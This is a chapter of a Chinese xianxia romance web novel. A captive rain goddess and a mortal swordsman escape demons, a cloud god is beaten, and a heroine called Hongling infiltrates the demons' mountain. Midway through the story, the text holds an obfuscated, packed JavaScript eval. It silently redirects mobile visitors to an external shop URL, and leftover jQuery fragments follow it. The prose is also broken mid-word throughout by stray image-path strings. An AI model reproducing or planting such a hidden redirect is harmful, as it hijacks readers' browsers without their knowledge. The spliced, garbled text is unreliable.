“是不是云神,你想干什么,冉烟!”雨神焦急道,“他要是有什么事,我一定将你碎尸万段!”
方敬曦没说话,一脸忧色地不知在想什么。
冉烟看了他一眼,点头笑道:“哦?我记着。”
“不过,不是他。”
此话一出,方敬曦和雨神再次震惊。
方敬曦担忧的神色渐深,心中所想溢于言表。
看到他脸上出现预料中的表情,冉烟笑得更满意了。
“你说什么?”雨神问道。
方敬曦紧紧盯着冉烟脸上一副捉弄人的表情,不知她的话是真是假。
“我说,来救你们的人另有其人。”她一脸得意,“怎么?你失望了?”雨神没想到冉烟会这样说,立刻反驳:“才不是!”
“那是什么,你很高兴他来救你?可他会死,你还高兴吗?”冉烟嘴角快翘到鼻尖了。
“你在胡说八道些什么?”雨神被冉烟气到大吼。
“哈哈哈哈!”冉烟觉得气人很好玩,她面对雨神,眼神却瞟向方敬曦,不知在对谁说话,“所以,她若不来,你会失望,她若来了,又会死。”
“那,你到底是希望她来,还是不来呢?”
方敬曦看着冉烟挑衅地对着自己笑,背后的手紧紧握成了拳。
红菱......
“好了,接下来,我们来玩一个游戏吧。”冉烟漫不经心地走下来,
“如果你们凑成一对,到时候来救你们的人变成来参加你们的喜宴,会如何?她脸上会是什么表情?”
方敬曦立马厉声道:“冉烟!你不要太过分!”
雨神当即骂道:“无耻!”
冉烟恍若未闻,“带下去。”
剑潇立刻出现将方敬曦和雨神押着带离了大殿。
一直到了偏殿,雨神嘴里从未停过辱骂冉烟。
剑潇面色平静地道:“你的面纱要换吗?”
雨神突然没了声儿,防备地盯着剑潇,“你想干什么?”
剑潇思索着说:“若是只换嫁衣却不换面纱,应该不太好看。”
“你敢——”雨神刚开口,却被剑甫的声音打断,
“兄长!”
剑甫拿着个鸡腿,一脸笑,“你在干什么,我们该吃饭了。”
剑潇转身温和道:“你先去吃吧,我先把这里处理完再说。”
方敬曦观察着剑潇和剑甫,这两兄弟感情很好,但这个剑甫.......
“是面纱吗?我刚才听到你说话了。兄长不必担心,取了便是。”
说完剑甫就抬手去揭雨神的面纱,雨神立刻大叫:“滚!不准碰我,滚!不准揭我的面纱,我要杀了你!”
方敬曦见状,也开口想要阻止,但话还没说出口,就听剑甫意外道:“取不下来,有法术固定。”剑潇闻言,看了雨神一眼,“你就这么不愿别人看到你的脸?”
雨神恶狠狠地盯着剑潇和剑甫,并未说话。
突然,剑潇手上法力运转就要强行去掀开雨神的面纱。
雨神眼见剑潇的手越来越近,自己的面纱就要被掀开,她一下被惊吓得心脏狂跳,说不出话来,不知该怎么办。
“且慢!”
剑潇的手一下顿住,他转头望向声音的方向。
方敬曦似笑非笑开口道:“神仙都有一两个这样那样让人不能理解的怪毛病,本就麻烦,你又何必。”
“再说,新娘子的脸都被你看了,那我还成什么亲?”
“谁要跟你成亲,你这个凡人!”雨神怒道。
“闭嘴!”方敬曦厉色道。
雨神不可置信地看向方敬曦,他仿佛变了个人一样,脸色阴沉,透着深深的不耐烦。
剑潇轻笑一声,“这样的新娘子,以后有你受的。也罢,面纱而已,又不重要。”
说完原本打算掀开面纱的手转而施法,指尖一弹,雨神紫色的面纱瞬间就变成了红色。
“走,阿甫,该吃饭了。”剑潇揽过剑甫的肩膀,像带小孩子一样,边走边说,
“以后你找媳妇儿要找个毛病少又温柔的。”
“我不要媳妇儿,我就和兄长过一辈子。”
他们越走越远,声音也越来越小,
“等你长大了就不定会这么想了。”
......
见剑潇剑甫两兄弟彻底离开后,方敬曦才卸下伪装,他转头看着雨神,语气里满是歉意,
“刚才实属无奈之举,言语间多有得罪,实在抱歉,还望雨神见谅。”
雨神却并没回应方敬曦。
他以为是雨神还在生气,于是又道:“雨神若心中仍是气恼在下,待出去后,怎么惩罚在下都行,在下绝对打不还口,骂不还——”
方敬曦正说着,却瞧见雨神仍是不理睬他,她别过脸,看不清脸上是什么表情,只是肩颈轻轻抖动着。
意识到什么后,方敬曦不说话了。这种时候,大多应是不想听人讲话的,只会让人更烦。
于是方敬曦也别过脸,让偏殿内无人关注雨神。
身受重伤,无人来救,同伴的处境也无从知晓,被冉烟侮辱,现在还要被迫和一个凡人成亲,种种情绪压着雨神,偏殿内开始出现了轻微的啜泣声。
方敬曦没有说话,只静静听着,脑中思绪却如潮水般涌来。
红菱,现下在做什么呢......在何处何地,身上的伤如何了,手上那道可怖的伤口,流了好多血......
你到底是希望她来,还是不来呢?
冉烟当时说的话
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17862053|212045||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
忽然重新出现在了耳边,方敬曦想,这个问题其实很好解答。
若非要选,方敬曦希望红菱不要来。
诚然,若红菱真的没来,他想,或许会有异样的情绪吧,但不会是失望。
因为他没资格。
也许会难过,也许会落寞,但绝不会是失望。
人就是如此,明明深知是险境,不愿让在意之人因为自己深陷困境,可若真的如此,自己却又不乐意了。
但相比让红菱陷入危险中,方敬曦会坚定地选择不要来。
“我不会和你成亲的。”
雨神的声音打断了方敬曦的思绪,他转过头,发现雨神眼睛有些发红地盯着自己。
“我不会和你成亲的。”她倔强地又重复了一遍,
“你死了这条心吧,你个凡人。”
方敬曦无声浅笑道:“那你不用担心,我跟你一样。”
雨神不屑地白了他一眼,又把脸别了过去,不说话了。
脑子里却不知为何突然闪过刚才在大殿上的场景,于是又把头转了回来,盯着方敬曦,轻声脱口道:
“如果是红菱呢?”
方敬曦:“......”
轮到他不说话了。
雨神又忍不住白了他一眼。
真是没救了!
“至于吗你......”
“啪!”
方敬曦身上的绳子被他用法力一下挣断。
他迅速边给看得膛目结舌的雨神解释边解开她的绳子,“剑潇应该是想着我们要换新衣就把结实的绳子也换了。”
方敬曦看了看门边,确认无人后,小声对雨神道:“你还能运转法力吗?”
雨神试了下,无奈地摇了摇头。
“你受伤太严重了,”方敬曦道,“结界到处是妖,我虽然还能调转法力,但光靠我们两个,很难杀出去。”
他低头思考片刻道:“你去门边看着,我来布阵,送你出去。”
雨神一听立马道:“那你呢?”
“先别管我,你先出去。”
说完手上就准备起势,却被雨神阻止,
“不行,哪能我一个神仙逃走,留你一个凡人在这儿,要走一起走。”
方敬曦有些急道:“现在不是说这些的时候,时间紧急,布置两个人的传送阵花费的时间更久,他们随时可能会回来,到时候一个都走不了。”
“况且你又不能运转法力,我也受了伤,法力不够用,现下只能布置传送一个人的法阵。”
他立刻开始布阵,
“法力不够,传不远,只能把你送出结界,出去后万事小心。”
看着方敬曦有些着急地变换手势布阵,雨神突觉心中有些不是滋味,明明她才是神仙,按理,应该由她来保护凡人,可如今......
她不明白为何这个凡人要那么拼命救她,自己布的阵,出去的却不是自己,宁愿让出唯一的机会......
世上怎会有如此蠢笨之人,真是没救了!
她往门边走去,小心地望着风。
但很快,雨神就听见了一阵阵脚步声急切地朝偏殿这边而来,她立刻神情高度紧张,
“有人来了!”
方敬曦变换手势的速度越来越快,额前冷汗一滴又一滴地往下流,
“快好了。”
雨神听着脚步声越来越近,心都提到了嗓子眼,她不禁催道:“他们快到了,方敬曦!”
雨神目不转睛地盯着门口。
“对了,你能帮我给红菱带个话嘛?”
“什么?”
雨神以为自己听错了,这么情急的时候,他在意却是这个。
她回头困惑地望着方敬曦。
他发丝凌乱,烛光昏暗,却独独照亮了那光彩夺人的眉眼。
“出去后,如果能遇见红菱的话,请你帮我转告她......”
偏殿内安静得只能听到门外越来越近的脚步声。
雨神却没有等到预料中方敬曦的下文,“说啊!”
“算了,没什么。”
他继续结阵。
说什么呢?好像有许多想说的,却又好像什么也没有,什么也不值得说。
话到嘴边,竟全都消失了。
雨神:“......”
“好了。”
方敬曦突然声音响亮道,他朝大门方向走去,单手从背后拔剑,
“你可以过来了。”
雨神照做,迅速走到阵法中央,阵法已经开启,运转结束还需几瞬,她还需等上几息。
她还能看见剑潇带着一群妖怪进来时脸上震惊的表情。
“抓住他们!”
剑潇一声令下,妖怪们全部一哄而上。
方敬曦手握破枭将他们全部挡在门口,奋力给雨神争取时间,不让任何人打断阵法的运转。
雨神望着一剑又一剑捅穿妖怪身体的方敬曦,妖血流了满地,混着他自己的血,愣是没有一个妖怪能近她身。
突然她周身光芒大盛,身体开始逐渐消失,阵法运转快结束了。
雨神看着方敬曦的背影,突然问了他一个问题:
“为什么要救我?”
*
“哈哈哈哈,他是神仙?这明明就是个叫花子!”
“他要是神仙,那我就是玉帝老儿!”
“哈哈哈哈哈哈!”
一群妖怪围在一起,七嘴八舌地像在看什么稀罕物一样。
“芷玥......把芷玥交出来......”云神有气无力地道,他头发散乱,衣衫不整,裙角还不知被谁扯破了好几块。
他手中拿着拂尘防备其他妖怪的靠近,但在众妖怪的眼里,倒像个唱戏的丑角,嘲笑声不断,和平日里天庭中高高在上的神仙没有半分联系。
“让开让开!”一队整齐划一的妖兵冲了出来。
“快点,快点,剑潇大人说了,雨神肯定跑不远,给我出结界找,必须找到!”排头小兵命令道。
听到雨神二字,云神立马抬头,芷玥逃出去了?
"芷玥,芷玥......"他尝试跟随妖兵,却被周围的妖怪重重推倒在地。
“还想着你的雨神呢,哼,抓她回来就是和那个凡人成亲的,到时候你就只能看着咯!”
“哈哈哈哈哈哈......”
云神一听,震惊地抓着周围的妖怪问:“你说什么?什么成亲?”“滚!”那妖怪一脚把他踢开,“脏了爷的新衣裳!”
云神嘴里一直喃喃道:“芷玥,芷玥......”
雨神被抓后,云神一路追到了结界处,却怎么也进不去,后来不知为何,一束紫色法力将他拉了进去。
他一进结界就到处寻找雨神的下落,却被一群妖怪围了起来,他本就受了重伤,加上体力不支,就一直被这群妖怪欺辱,完全没有还手之力。
“没想到吧,当了神仙的你也有今天!”
“我呸,狗屁神仙,给我打!”
这群妖怪对云神拳打脚踢,瞬间将他淹没。
有两个妖怪打累了,望着走远的妖兵道,
“又是剑潇大人的命令,他一天怎么那么忙。”
说完两人便忽然意识到了什么,然后异口同声问道:
“袁大人呢?”
刚才还从这儿过呢。
“袁大人,你来了!”红菱老远就听见小妖的声音了。
她来到星移山脚下,大步流星走向进山口。
看守的小妖一脸媚笑,“袁大人,慢走!”
红菱不发一言,脚步不停,径直上了山。山上草木茂盛,道路众多又弯曲,红菱走了好久,明明看着是往万妖楼的方向去的,最后却越来越远。
不得已,她只能找个小妖带路。
“你,陪我去大殿一趟。”红菱对着一牛妖道。
“是。”那牛妖倒是爽快,也没问为什么。但他说完就一直站着,和红菱大眼瞪小眼。
......
她反应了会儿,不耐烦道:“愣着干什么,开路!”
“是”
有了牛妖带路,红菱明显感到离万妖楼越来越近了。
“大人!”
意识到是牛妖在喊自己,红菱敷衍回了声。
“大人,这次剑潇大人和大王一起出去办事,却没让大人陪同,小的都替大人感到不值。”
红菱眉头轻皱。
“大人平时在结界里处理大大小小各种事,没有功劳也有苦劳,大王却只带剑潇大人,分明是有意提拔剑潇大人。”
妖界也有权斗?
红菱没吭声儿,继续听牛妖道:
“可剑潇大人来结界比大人晚不说,他那弟弟剑甫大人脑子还有问题,不知道为何大王偏偏就那么器重那两兄弟,大人吃的苦可一点儿也不比他们少啊。”
竟还有这种事,但这牛妖嘴也太碎了,竟然敢在袁稠面前说这些。
“大人如此操劳,实在是太辛苦了。上次托大人的事......”那牛妖说到这里,声音一下小了下去。
